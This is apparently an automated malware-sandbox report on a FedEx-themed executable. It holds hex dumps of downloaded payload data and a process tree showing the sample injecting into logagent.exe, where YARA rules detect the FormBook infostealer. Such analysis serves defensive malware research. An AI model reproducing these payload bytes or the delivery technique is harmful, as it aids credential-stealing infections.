2022-05-13 15:19:06 UTC	488	IN	Data Raw: bf 86 3a 49 39 7f be 39 87 b6 af 6a 01 7f be 39 39 39 39 6d 86 20 93 93 2a c3 d6 2e 0c 5e 7b c6 c7 7f ae 80 c8 c6 c6 c6 ae 38 e3 c4 39 c7 7f ba ae 0c e3 c4 39 fd 23 62 68 c4 39 25 1d c5 7f be 24 95 c5 1f 97 fd 56 8d 1c 91 8f c5 b0 c5 be c5 01 c5 d6 39 18 da c5 9e 85 bf 15 42 da 7d 6d bc c5 9c c5 01 c5 ce 39 8b de 75 ae 3a 41 0c 85 af 29 bd 94 39 c5 8c 97 99 24 95 fd 8f c5 b2 8b 8d 1c 91 c3 87 c2 c5 c0 c5 b6 c5 87 c2 c5 11 c5 8c c5 de 39 8d 26 c5 87 ce c5 11 c5 8c c5 de 39 8d ea 99 24 95 93 97 88 ca c6 c5 86 8f c5 b2 8b 1c c5 b6 30 e6 c5 90 db 0e c1 7b c6 78 3b ae 0b d4 c6 c6 c3 7f c2 6d 86 8f 2e c2 5e 7b c6 2a 39 f6 2a c3 e6 c5 8f c2 c5 8c c5 ce 39 8b 32 6d 86 20 93 93 2a c3 d6 2e 3d d3 7b c6 c5 7f c2 ae 27 62 c4 39 fd 23 19 db c4 39 25 b6 24 93 97 fd 56 Data Ascii: :I99j9999m *.^{899#bh9%$V9B}m9u:A)9$9&9$0{x;m.^{*9*92m *.={'b9#9%$V
2022-05-13 15:19:06 UTC	496	IN	Data Raw: c6 25 77 01 7f b2 3d c6 c6 c6 25 fa 01 7f b2 ca c6 c6 c6 25 65 01 7f b2 3f c6 c6 c6 25 e8 01 7f b2 cc c6 c6 c6 25 53 01 7f b2 41 c6 c6 c6 25 d6 01 7f b2 ce c6 c6 c6 25 41 01 7f b2 43 c6 c6 c6 c5 90 46 1b 86 46 33 86 3a 59 bb a8 39 c6 c6 c6 fb b0 3d bd a8 41 c5 87 b2 fb 1b c8 c7 d2 07 d2 83 08 c6 49 f1 d2 8b 25 e4 bb a8 39 c6 c6 c6 fb b0 3d bd a8 41 c5 87 b2 fb 1b c8 c7 d2 07 d2 83 08 c6 49 f1 12 8b d6 bb 1b c6 d2 c6 c6 bb 23 c6 ca c6 c6 3a d8 bb 23 c6 ca c6 c6 3a 4d bb 23 c6 ca c6 c6 3a dc 25 e2 c5 7f c2 06 c3 7f c2 25 24 c5 7f c2 bd 86 c8 c3 7f c2 25 8d 3d b7 c2 c3 b7 c2 25 85 2c 67 60 c6 3a 4f bd 86 c0 2c bd ae ca 38 e8 2c bd ae ea 3a 4b 2c bd ae e8 af f6 3d b7 c2 bd 01 c8 c3 b7 c2 25 5f c5 7f c2 bd 86 3d c3 7f c2 25 e0 46 b7 35 c6 3a 45 c5 7f c2 bd 86 Data Ascii: %w=%%e?%%SA%%ACFF3:Y9=AI%9=AI#:#:M#:%%$%=%,g`:O,8,:K,=%_=%F5:E
2022-05-13 15:19:06 UTC	504	IN	Data Raw: 01 3f c6 c6 c7 af a2 c7 b5 ca f3 ce c6 c6 c6 2d df 2c df 6d 86 20 93 93 2a c3 d6 2e 73 9e 7b c6 c7 7f 9e ae 8d a3 c4 39 fd 23 e3 28 c4 39 25 b6 99 24 95 c5 1f 97 fd 49 f9 98 ae 56 39 39 39 fd c7 06 c6 8f c5 b2 39 af d2 39 af ce bd 86 ca f3 ca c6 c6 c6 80 e6 c6 c6 c6 ae d3 6b c6 c6 97 88 ce c6 56 8d 1c 91 4a 98 3a ce bd 8a b6 ae 0b 99 c4 39 c5 2b c5 a0 c5 be 6d 98 c5 01 ae f4 97 c4 39 c7 91 ca c5 8c f3 e8 c6 c6 c6 ae 35 8d c4 39 c5 01 4a 15 3a 49 ae c6 26 c4 39 2a c9 3f c6 c6 c6 c6 bd 8a d2 c5 01 99 24 95 fd 8f c5 b2 bd 8a 72 8d 1c 91 6d 15 c3 97 72 c3 97 76 c3 97 7a 4a 98 3a ce bd 8a b6 ae 3e 99 c4 39 c5 13 4e 8f 39 c5 be c5 af ce 6d 86 8f 2e bf 13 7b c6 2a 39 f6 2a c3 e6 2c bf 15 3a 45 2c bd 35 06 b1 3f 2c 75 a4 ad 4f c7 8f 7a db 66 8b 08 c6 ae 15 4e c4 Data Ascii: ?-,m *.s{9#(9%$IV99999kVJ:9+m959J:I&9*?$rmrvzJ:>9N9m.{*9*,:E,5?,uOzfN
2022-05-13 15:19:06 UTC	512	IN	Data Raw: dd 3f 76 10 08 c6 38 aa c5 7f ba 46 fe 67 af d0 8c 7f c4 3b 2c bf 15 3c 3b 85 c5 7f ba 50 c6 02 67 3a ca 02 65 af 3d 39 7f ba c7 0c c8 c3 7f be c5 7f be 6d 03 80 e6 c6 c6 c6 ae 82 71 c4 39 c5 7f ba 46 fe f6 af 43 39 7f ba 2c bf 15 3c 3b 85 c5 7f ba ae 75 56 c4 39 c5 be 2c bd 39 06 3c 51 2c bf 15 3c d2 2c bd 35 06 b1 cc 2c f9 06 c6 25 cc c5 01 4e cc 25 18 2c bf 39 3c d6 c5 7f be 16 c5 7f ba 16 91 ae ef 37 39 39 25 41 8c cc d0 8c 0c 3b c8 2c bf 15 3c 57 c5 01 c5 96 10 4e dc 46 b7 c4 c6 3a 43 f0 fd ca 46 4e 0c 3b 25 55 f0 fd 4e 0c 3b 25 da c5 01 4e cc 46 b7 c4 c6 3a cc 8c 0c 3b 46 25 ca 8c 0c 3b c6 6d 86 20 93 93 2a c3 d6 2e 29 be 7b c6 c7 7f b6 ae d7 0e c4 39 fd 23 2d 7b c4 39 25 b6 50 7f 39 99 24 95 c5 1f 97 fd c6 c6 c6 39 39 39 39 3b c6 c6 c6 f6 c6 c6 c6 Data Ascii: ?v8Fg;,<;Pg:e=9mq9FC9,<;uV9,9<Q,<,5,%N%,9<799%A;,<WNF:CFN;%UN;%NF:;F%;m *.){9#-{9%P9$9999;
2022-05-13 15:19:06 UTC	520	IN	Data Raw: 8f 2e 1d de 08 c6 2a 39 f6 2a c3 e6 c7 7f b6 c5 8f c2 ae c2 63 c4 39 c7 7f b2 c5 8f be ae 2b 63 c4 39 c7 7f ae c5 8f c2 ae ac 63 c4 39 c5 8c ae 81 63 c4 39 25 b9 c5 8f b6 c5 7f b2 ae a8 f4 c4 39 c5 9e bf 15 af d2 c5 8c c5 8f ae ae b8 65 c4 39 25 32 39 fc c7 7f aa 16 c5 05 83 80 3b c6 c6 c6 c5 7f ae ae f8 f4 c4 39 39 af aa 39 af ba c5 8c 80 3d c6 c6 c6 ae 46 f2 c4 39 c7 7f ae 16 c5 7f be ae 7a 65 c4 39 c5 96 3d 0d f3 39 39 39 b9 c5 7f ae ae 3d f4 c4 39 c7 7f b6 16 c5 7f b2 ae d1 65 c4 39 c5 96 3d 0d f3 39 39 39 b9 c5 7f b6 ae ac 67 c4 39 bd b7 b6 c6 49 bf b1 39 39 39 6d 86 20 93 93 2a c3 d6 2e b0 de 08 c6 c7 7f aa 80 41 c6 c6 c6 ae 8c ee c4 39 fd 23 be 5b c4 39 25 25 24 95 c5 1f 97 88 ca c6 c5 86 8f c5 b2 bd 8a be c3 8f be c3 7f c2 c5 7f c2 ae f2 67 c4 39 Data Ascii: .*9*c9+c9c9c9%9e9%29;999=F9ze9=999=9e9=999g9I999m *.A9#[9%%$g9
2022-05-13 15:19:06 UTC	528	IN	Data Raw: 39 39 39 3f c6 c6 c6 9f a7 a9 38 b3 c6 c6 c6 39 39 39 39 c8 c6 c6 c6 9b 34 c6 c6 39 39 39 39 3d c6 c6 c6 9b 2a 3c c6 39 39 39 39 3d c6 c6 c6 9b 36 a3 c6 39 39 39 39 3d c6 c6 c6 7d 38 b3 c6 39 39 39 39 ca c6 c6 c6 36 3a 1c 9f c6 c6 c6 c6 39 39 39 39 ca c6 c6 c6 a1 34 9b 3a c6 c6 c6 c6 39 39 39 39 c8 c6 c6 c6 6d f8 c6 c6 39 39 39 39 cc c6 c6 c6 38 a3 2c b3 8d a3 c6 c6 39 39 39 39 ca c6 c6 c6 af 38 9f 7b c6 c6 c6 c6 39 39 39 39 c8 c6 c6 c6 b1 af c6 c6 0a 32 32 7d 9b 34 8f 34 32 a9 9b 2a 14 a9 b1 c6 0a 32 32 81 9f 3a 7d 32 9b ad ad 89 28 30 9f 9d 3a c6 c6 c6 0a 32 32 18 9f a1 a3 ad 3a 9f 38 8d 9f 38 3c 9f 38 c6 c6 c6 0a 32 32 8f 34 38 9f a1 a3 ad 3a 9f 38 8d 9f 38 3c 9f 38 c6 39 39 39 39 3b c6 c6 c6 38 c6 c6 c6 39 39 39 39 3b c6 c6 c6 af c6 c6 c6 39 39 39 39 Data Ascii: 999?8999949999=*<9999=69999=}899996:99994:9999m99998,99998{999922}442*22:}2(0:22:88<82248:88<89999;89999;9999
2022-05-13 15:19:06 UTC	544	IN	Data Raw: fe 95 fe 99 fe 9d fe a1 fe a5 fe a9 fe ad fe b1 fe b5 fe b9 fe bd fe c1 fe c5 fe c9 fe cd fe d1 fe d5 fe d9 fe dd fe e1 fe e5 fe b9 00 23 00 c6 75 53 75 1a 75 ab 75 df 75 84 75 0f 75 d6 02 75 02 44 02 d5 02 0b 02 27 02 2b 02 2f 02 33 02 37 02 3b 77 3f 77 43 77 47 77 4b 77 4f 77 53 77 57 77 5b 77 5f 77 63 77 67 77 6b 77 6f 77 73 77 77 77 7b 77 8d 77 a5 77 a3 79 a7 79 ab 79 af 79 b3 79 b7 79 bb 79 bf 79 c3 79 c7 79 cb 79 cf 79 d3 79 d7 79 db 79 df 79 e3 79 e7 79 eb 79 ef 79 f3 79 f7 79 c6 f6 3b c6 0a c6 c6 c6 cb 6b 5f f8 04 f8 a3 f8 fd f8 57 6d b5 6d 90 6d 4f fa 5d fa 91 fc 44 fc 8e fe 21 fe 39 fe 51 73 4c 73 d7 73 76 73 88 73 42 00 fd 00 98 00 b6 00 f6 77 93 77 fb 77 69 04 f6 79 d1 79 c6 06 3b c6 82 c6 c6 c6 ce 6b 96 6b 50 f8 d3 f8 e1 f8 47 6d 10 6d c9 6d Data Ascii: #uSuuuuuuD'+/37;w?wCwGwKwOwSwWw[w_wcwgwkwowswww{wwwyyyyyyyyyyyyyyyyyyyyyy;k_WmmmO]D!9QsLssvssBwwwiyy;kkPGmmm
2022-05-13 15:19:06 UTC	560	IN	Data Raw: ca 46 fc 8d db 62 a3 17 7a 31 01 30 3b 40 25 1d 0a 7a 6c 70 e4 6f e5 54 ed ec 8b 15 5e 4f 7f 34 44 8f 50 98 a4 af a0 68 bc e3 14 1a a9 44 47 ba 3c ed cd ce d9 a2 3f 19 9c 22 09 ee f1 4b 63 a7 99 8e ac 47 40 3f 64 a5 6b 74 e8 2b 95 9d c7 fc 0d c5 2b 3e bc 03 1a 8a f4 bb d2 1a 29 67 72 75 f0 97 33 3d 34 cd 23 4a 15 79 83 e2 57 e7 e6 a7 a3 8d ac bd 7b c9 48 e4 f1 43 f0 25 11 0d 80 e2 b0 b8 b2 58 3d 44 00 6f cc 78 76 4b 3b 80 1a 41 e3 b6 8b b6 17 ef b5 a2 3a de 8e 94 c7 9b 53 a0 c8 1d 3e 06 22 72 f7 32 43 70 5a 1f 29 4f 2c f3 bd 09 66 2e ca ec 95 f4 aa 95 57 51 58 24 6e 68 e6 af ec 7f 49 f0 8f 40 7b be d8 f5 7b d2 90 99 b5 e6 85 b7 88 a2 77 74 9c b7 67 29 f0 bc 69 24 7c d4 41 1e 38 50 12 df db ad a6 25 5c bf 2d 3f 8f d6 68 8c 77 44 b7 c5 36 fd 47 a1 4b c2 a2 Data Ascii: Fbz10;@%zlpoT^O4DPhDG<?"KcG@?dkt++>)gru3=4#JyW{HC%X=DoxvK;A:S>"r2CpZ)O,f.WQX$nhI@{{wtg)i$|A8P%\-?hwD6GK

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:06 UTC	576	IN	Data Raw: 6c 28 f0 d7 59 bd ba b7 58 7a 5d 26 42 c1 49 5f d0 2d d3 12 62 93 bc 7f fb 2e e8 25 29 88 dd f4 fc f7 a3 32 82 f1 f8 dd 03 8c f0 05 ef 18 3e 1a 41 8f 54 f3 fe c9 20 aa 77 f8 ba d9 f1 ce 0f f7 dc 47 e6 2c f4 97 34 8c 0c ee 54 f9 2b 44 f1 9c f5 b6 da 02 34 ab e0 9a 25 ab be ba 01 4e 29 e9 08 f0 d6 fe 46 cd 99 88 92 7c 30 08 5a 51 0f c9 e2 c9 b1 bd 32 1f 03 ed 7d d4 16 45 57 5b dc 77 79 f4 82 f0 ec da 1a fc 33 71 99 d4 eb 09 1d 03 69 9c 78 6f 2e 54 dc f2 d1 f2 38 bb 88 54 a7 74 53 20 3a a4 54 74 8e af d5 2c 7b 39 ca 9a 61 6e 5a 38 77 cf c5 1f 74 51 66 1d c7 35 c1 e4 f1 59 03 25 b9 ec e2 c2 cd 75 6e 8f 2f 61 59 71 83 25 eb 7d d1 09 58 20 d2 55 0b d8 4a 96 bd 34 39 8f ba c0 97 bf 89 fa 4c ca 5a 42 c9 4d d8 f3 cf 29 b3 b2 6d d7 ee 6d e9 b9 01 de 6e 1a 1b b4 c0 Data Ascii: l(YXz]&BI_-b.%)2>AT wG,4T+D4%N)F|0ZQ2}EW[wy3qixo.T8TtS :Tt,{9anZ8wtQf5Y%un/aYq%}X UJ49LZ BM)mmn
2022-05-13 15:19:06 UTC	592	IN	Data Raw: f1 62 56 04 36 93 09 03 a7 78 1a ef 0f ea 6a c5 9f da ac 9d 04 9f 24 2d f3 c9 19 91 bc 3f fd 60 26 ea b6 f0 75 72 06 b6 b3 01 23 fb 9b 1e 29 e8 0a 7e 25 bd 42 2c 87 c1 73 25 89 f9 44 d8 da 86 e0 2c 8a 99 7f f3 65 7e e6 7c 31 a1 5f 24 39 06 62 9b 10 a8 2b 10 75 d5 f6 41 8f 60 6c 13 7c 4a d6 49 5b bd 0c 1e a7 c6 68 fb b4 fc 51 f6 58 60 48 c6 b0 23 71 85 3a c0 c9 e9 7c 24 ba 69 e3 21 6b 18 29 f8 b1 f5 79 2f ee cc a0 a2 11 72 8d cd 1e 2f 4c 8f 8c cb ca 2b a5 b5 e6 9e 94 63 39 e3 9d 73 d8 38 b2 87 e0 40 cb 7c dc 6b 90 e8 67 29 2b 82 d8 ba 3e 95 63 fa 55 2a 80 ef d7 e7 8a f2 45 2a d9 2c 9d 5f 43 52 ee 89 5e b0 76 4f 51 50 5e f9 21 46 f4 d3 df fd 34 93 bb 66 1d 43 ea 6c 28 e8 24 ef 09 2a 50 a6 54 88 52 76 07 d5 fc 24 33 6e cd 93 e9 cb d3 f6 8b f2 f8 4c e1 b4 81 Data Ascii: bV6xj$-?`&ur#)~%B,s%D,e~|1_$9b+uA`l\|JI[hQX`H#q:\|$i!k)y/r/L+c9s8@|kg)+>cU*E*,_CR^vOQP^!F4 fCl($*PTRv$3nL
2022-05-13 15:19:06 UTC	608	IN	Data Raw: c6 ee 97 ba 90 09 26 d4 b3 ae 86 f4 39 1e 8f 3d cf fb a3 fb 9a dc c8 81 88 a3 41 8a d2 c8 32 61 44 33 07 97 3c ff 1e a6 0d 83 6c c3 53 51 40 ee af 36 c5 3d e4 5c e4 41 41 ce 89 51 f2 25 5d 58 0b 88 a7 49 62 8a 2a c1 fb 5f 61 5d 10 06 95 2a 97 b1 9a a2 1c 34 ff bf e0 4d bb 37 3f 4d 1c 59 f6 40 5f 40 c5 0a 92 16 36 54 11 c3 21 28 46 cc 3f bd b0 3c e0 c5 be a9 07 8c 64 b1 e8 4d 36 13 21 86 d6 a2 f4 4b 65 c0 d8 16 59 46 90 d9 ec 3e c6 b7 03 1d a2 4f ff 78 b3 41 42 ae e2 ec 88 8c 54 31 a5 94 9c c4 45 14 86 30 e6 a0 21 e4 b1 a2 69 2b 8a 8f 63 9e e6 0a c3 c6 c8 c7 ae 52 4b 59 ee af a9 5d c9 53 c8 c5 3b 41 49 d0 10 45 3e e4 31 09 5f 3f bb 0b 32 c7 8e 3a 5f b3 55 fa 8f 8b 65 f3 18 a1 18 32 a0 b7 af b5 38 b8 ed 6a c1 ca 3f d9 23 ca e2 a5 3f 3c b7 38 b7 58 a9 fb 9c Data Ascii: &9=A2aD3<lSQ@6=\AAQ%]XIb*_a]*4M7?MY@_@6T!(F?<dM6!KeYF>OxABT1E0!i+cRKY]S;AIE>1_? 2:_Ue28j?#?<8X
2022-05-13 15:19:06 UTC	624	IN	Data Raw: 3e 14 f6 6b 2c 20 9b ce 7c b3 53 a9 de e1 49 52 f9 d2 8d b3 f4 69 9f fd a3 c9 fd f6 8a ea 44 5b 95 05 a1 5b fb 1c c6 92 b3 61 ee 2b 8c a1 54 8c a1 b7 8a 9e 38 88 30 75 82 03 5d 4a e0 50 d7 75 61 39 c4 40 3f dc 50 51 63 3b 58 35 a5 c3 8a 0d 69 3b 36 33 9a f6 cd 07 9f 3b 50 92 d9 2d b1 90 a0 ee 1e 19 24 98 86 e6 3d 9a b7 5f b1 ad a4 37 57 0f 38 b1 40 b5 88 93 11 88 b4 e0 40 24 da 88 59 ad 19 8a 63 a4 9b 8e 7b 6d 56 41 61 ca 64 c2 8c 38 3d fc ff 1c 1e 13 9f d4 bd 09 46 1b 2e 19 8a af 30 01 69 9c 26 bf 53 6b 8a e0 cc 59 f6 bd 98 61 3c ac 5f 6f 9b a3 c5 03 e8 e8 5d 7d 88 78 40 ee 27 ae 12 9d b7 5d ee 06 74 70 34 67 92 7a a5 1e 64 a2 40 36 31 07 00 93 22 5f 61 ee 0a 90 eb a3 32 47 38 37 20 d7 07 2f 3d 8e 36 f6 c0 e0 85 9b 63 b5 40 0a 76 84 1a 61 01 f5 a1 b1 f4 Data Ascii: >k, |SIRiD[[a+T80u]JPua9@?PQc;X5i;63;P-$=_7W8@@$Yc{mVAad8=F.0i&SkYa<_o]}x@']tp4gzd@61"_a 2G87 /=6c@va
2022-05-13 15:19:06 UTC	640	IN	Data Raw: e4 71 24 9d 44 63 e8 48 f9 7c 91 a9 bb 86 08 a0 8a 3e 5d ee 64 6e 9a 36 8a 42 44 b7 e8 c2 f9 80 63 14 02 0d 01 e6 f6 f5 28 e2 17 a3 2a 8d 8a 3c 40 ec a4 07 8d d1 8a b0 4a 9a ea f6 2c d1 6b 97 9b 2a a3 a7 b5 af 3c e3 92 84 ab ea ea b1 d8 8d 77 a1 f3 b1 e4 a2 18 0f ff af b5 d0 8b 0e 61 38 3e eb 98 88 45 fa 35 88 ea be 90 95 a5 4e 39 63 ad 40 f1 7c f7 b3 ec a9 5f 4b b7 27 34 8d 3e f4 2a 4b 63 88 f2 01 30 c0 b0 89 0a a8 4f 7c f8 2e 0f ab c7 de 85 fd 45 b3 5d ab ab 58 4f d6 18 cb ff b1 3e 66 9f 6d f4 f6 b5 30 64 8c 8b f4 bb 96 36 d0 61 3c cc ba 6f 9b 19 40 f9 9d 81 03 f9 36 e2 fa 71 4e 05 ea ee 38 f4 f5 a2 ea f6 da 01 6b 8b a1 9b 5d f6 36 3e e9 88 2a 3f 03 ee 21 fd b1 77 69 17 75 3d 64 37 8a 86 a3 09 4d 38 36 f6 26 d7 f2 e2 f6 40 ea 40 52 5f 44 3d 50 fd 45 13 Data Ascii: q$DcH|>]dn6BDc(*<@J,k*<wa8>E5N9c@|_K'4>*Kc0O|.E]XO>fm0d6a<o@6qN8k]6>*?!wiu=d7M 86&@@R_D=PE
2022-05-13 15:19:06 UTC	656	IN	Data Raw: dd 42 98 01 ce 4e 67 b3 5d 5e c8 6d 65 8a 90 a7 0e 8a 3e 5d 40 20 6e 70 af 44 e3 89 71 2e 97 ee 0d a0 61 3c 5a ec 6f a5 22 06 8d dd 61 dc b3 44 bb 0f b9 8d 7b 11 68 91 d2 8d 8a 6c 24 28 19 b1 36 5a 1a 85 99 1e c3 f6 93 36 40 b7 d0 98 f7 40 3c b1 51 01 05 5b ee f6 e2 f7 07 b5 38 a9 b6 a2 28 58 a2 30 c1 11 40 42 78 56 71 20 95 2a 5f fb 70 ab 45 9d 38 b1 af d2 86 e1 b1 3e b7 ee d8 93 08 24 ef b1 01 8a b5 ec f4 4b a4 a3 cd a2 b4 c5 a2 e8 61 62 5f b9 e6 32 a3 94 05 3c 94 f1 24 38 f6 ad 9f 51 ec b5 cb 91 0e 1e 44 42 c5 07 10 e6 9b 44 d0 8b 15 8a 3e 40 7c d3 06 8b 2a 49 19 1c 80 40 c1 9a af a9 4e 2d f8 a3 a3 d2 5d ca ac 5e 05 af ee 7e 5e 0e ee 17 0f dc 1e 8d 48 5b ce ca 84 26 59 ee 51 b1 ac a2 18 41 ff af b5 5e 95 0e 44 9e 15 d4 3c 1a 17 1e 42 40 3c 15 d5 4a 19 Data Ascii: BNg]^me>]@ npDq.a<Zo"aD{hl$(6Z6@@<Q[8(X0@BxVq *_pE8>$Kab_2<$8QDBD>@|*I@N-]^~^H [&YQA^D<B@<J
2022-05-13 15:19:06 UTC	672	IN	Data Raw: a2 43 94 36 3d d1 ff f6 b3 5d ab 7e f9 28 47 38 17 af 44 5c ec b5 b3 f4 f2 a0 46 1a ee 98 9e 40 09 80 5b c2 8a d6 b7 b5 67 75 db fb 69 de 8c 1a 18 44 f6 9a 5d 05 32 5a 59 83 fd c6 3d 45 f4 5f b1 a9 5b f4 03 38 ff 54 f6 ce 8e 40 38 8d e3 6b 2e d0 ad 54 c0 fd 91 e0 ea c7 be ff 93 d4 36 ee 21 01 1b e2 6f 8c 99 c1 94 40 3c f7 c6 71 a5 1e f4 ca 38 45 ec 38 a5 50 15 8e 28 b1 3e f7 d5 fa 8f 92 e0 15 46 86 44 b5 6c e5 83 a3 97 ea d0 3e e2 a7 61 e8 a3 54 e3 fd f6 b3 66 fa 02 58 a4 03 95 07 57 44 b7 6c 5e 6d 2a 32 af da 42 da 24 e8 44 1c c9 e1 17 3c 44 82 b3 12 58 15 fd 2e fd dc b3 44 7a 48 b9 97 16 ea d2 3e d4 b1 ee 1c d9 0d 19 1e 9c 62 a4 5d f6 7e 1c 7f 36 17 88 22 01 d0 b1 40 7a 04 89 8d 18 5b d2 ea d0 24 af b5 2c bb db a0 ad 5d 68 2f fa 77 86 8b a6 e2 b7 38 78 Data Ascii: C6=]~(G8D\F@[guiD]2ZY=E_[8T@8k.T6!o@<q8E8P(>FDl>aTfXWDl^m*2B$D<DX.DzH>b]~6"@z[$,]h/w8x
2022-05-13 15:19:06 UTC	688	IN	Data Raw: bd fd 5e e8 b7 b7 2d b5 fd bf 99 ab de c9 8c ef 0f cc af b7 1b 69 6f 42 65 65 48 88 8a d6 95 61 b1 61 c3 6a dd 8f 44 b7 42 ec 51 c1 ae 2e 61 42 b1 a2 ea 90 38 07 97 1d 73 8b 5c 59 d3 1b d9 8f 77 ee 26 62 a4 65 88 88 36 f4 40 5b fa a7 94 9e 1c 40 af b1 09 6f 3c ee 5b 5f f6 bb af b5 38 b7 f6 e8 2e 59 19 56 8d 5f b3 a8 30 06 16 38 b5 73 b5 ca 62 da 56 31 44 cc 3a ec 38 24 3f c9 92 3c 86 b7 65 61 23 6f 95 05 f8 38 96 3b cb 55 ca 3b 10 a9 f6 47 2a 48 07 ee b1 77 70 85 22 18 4a fb 8b 38 cc af da ea fc 31 7d ca f6 af ad c3 f3 ff e8 44 4f 6c 10 2e 8f 44 b7 95 92 fb 92 b4 de 61 42 93 9e 8e 1b ee 3c aa bc b9 3e ec 3c 0a cf 9a 90 53 4e 92 5b 67 bc 05 fa 13 4b 3e 36 40 42 0e d1 05 3c c5 01 61 b5 9a 71 b9 a5 18 c6 af b5 38 b7 12 d1 01 65 d7 a2 b5 ea 83 04 fa 91 b7 38 Data Ascii: ^-ioBeeHaajDBQ.aB8s\Yw&be6@[@o<[_8.YV_08sbV1D:8$?<ea#o8;U;G*Hwp"J81}DOl.DaB<>< SN[gK>6@B<aq8e8
2022-05-13 15:19:06 UTC	704	IN	Data Raw: cb 3c f6 9f 22 86 01 5b 44 42 55 85 ab 38 b3 ab a9 38 32 9f fb bb 9d 97 b3 f4 34 2f f3 8c 52 de cc c9 2b 44 e8 61 af 44 b7 95 f6 86 4e 32 de 61 42 b3 24 2c c7 9a 2a 47 42 a0 3e ec 3c 0a bd 9a 9b 67 9a 90 ad 9c a5 13 4a 72 0c a6 80 a1 5e 8f 58 e4 e2 51 d6 61 b5 e6 72 9e 5f 22 48 ff b5 ab b6 66 10 20 a7 9b e8 d6 5f 40 22 20 7e 42 38 b7 1a 8a e5 9c ab 09 66 8b b1 b3 1e c9 72 fd 3e 44 8f 01 01 9c 42 52 09 38 b7 aa 2a 7f 5b 5d 42 ea e8 3e 9f 0d 9e 64 16 32 de 34 f6 b3 18 94 bf 03 8f 52 86 f4 3c c0 93 14 e6 20 f4 f6 a3 c1 fd 80 b7 d0 44 5d cc 25 89 20 44 b5 82 ee 6e 78 1e 61 61 db 68 76 78 1e ee af e6 28 66 88 ec b1 ec dd f2 c0 9e 4c 36 5b 32 9b 96 86 af f2 61 1d fa 22 34 e8 b1 40 78 8e 16 40 07 5b ee 67 0c 4e 07 8d 40 49 9a a7 5b 13 34 02 b9 d1 57 6b 86 4d 54 Data Ascii: <"[DBU8824/R+DaDN2aB$,*GB><gJr^XQar_"Hf _@" ~B8fr>DBR8*[]B>d24R< D]% Dnxaahvx(fL6[2a"4@x @[gN@I[4WkMT

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:06 UTC	720	IN	Data Raw: e8 3e 3c f6 61 e8 b7 b7 ee b1 f6 b3 5d ab 38 b3 ab a9 38 f4 af 44 b7 ec b5 b3 f4 f6 af 44 42 44 b7 e8 44 ea 44 e8 61 3c 44 b7 b5 ea b7 3c b3 61 61 42 b3 44 3c 40 ee af a9 ea ee 3e ec b1 ee ea f6 f4 5f b1 36 5b f4 5d f6 40 36 67 3e 36 40 ab ea e8 b1 40 3c ad 61 b5 a9 5b ee ea e8 b7 af b5 38 36 f6 e8 ad 5d e8 f6 40 5f 40 42 40 3c b7 38 b7 5f b1 f4 f6 38 5b ec 38 b1 b3 ec 38 5d b1 3e 44 ee 40 3e f4 36 a9 b5 38 44 b5 ec 67 5b 5d 42 ea e8 3e 3c f6 61 e8 b7 b7 ee b1 f6 b3 5d ab 38 b3 ab a9 38 f4 af 44 b7 ec b5 b3 f4 f6 af 44 42 44 b7 e8 44 ea 44 e8 61 3c 44 b7 b5 ea b7 3c b3 61 61 42 b3 44 3c 40 ee af a9 ea ee 3e ec b1 ee ea f6 f4 5f b1 36 5b f4 5d f6 40 36 67 3e 36 40 ab ea e8 b1 40 3c ad 61 b5 a9 5b ee ea e8 b7 af b5 38 36 f6 e8 ad 5d e8 f6 40 5f 40 42 40 3c Data Ascii: ><a]88DDBDDDa<D<aaBD<@>_6[]@6g>6@@<a[86]@_@B@<8_8[88]>D@>68Dg[]B><a]88DDBDDDa<D<aaBD<@>_6[]@6g>6@@<a[86]@_@B@<

Statistics

Behavior



System Behavior

Analysis Process: FedEx.exe PID: 7084, Parent PID: 5716

General

Target ID:	0
Start time:	17:18:25
Start date:	13/05/2022
Path:	C:\Users\user\Desktop\FedEx.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\FedEx.exe"
Imagebase:	0x400000
File size:	806912 bytes
MD5 hash:	917AA80E03E09B1D2B6619CC62CDBE22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

Registry Activities

Analysis Process: logagent.exe PID: 4356, Parent PID: 7084

General	
Target ID:	8
Start time:	17:18:51
Start date:	13/05/2022
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\logagent.exe
Imagebase:	0xbc0000
File size:	86016 bytes
MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.622514268.00000000031D0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.622514268.00000000031D0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.622514268.00000000031D0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.627979202.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.627979202.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.627979202.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.478775786.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.478775786.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.478775786.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.479688839.0000000010410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 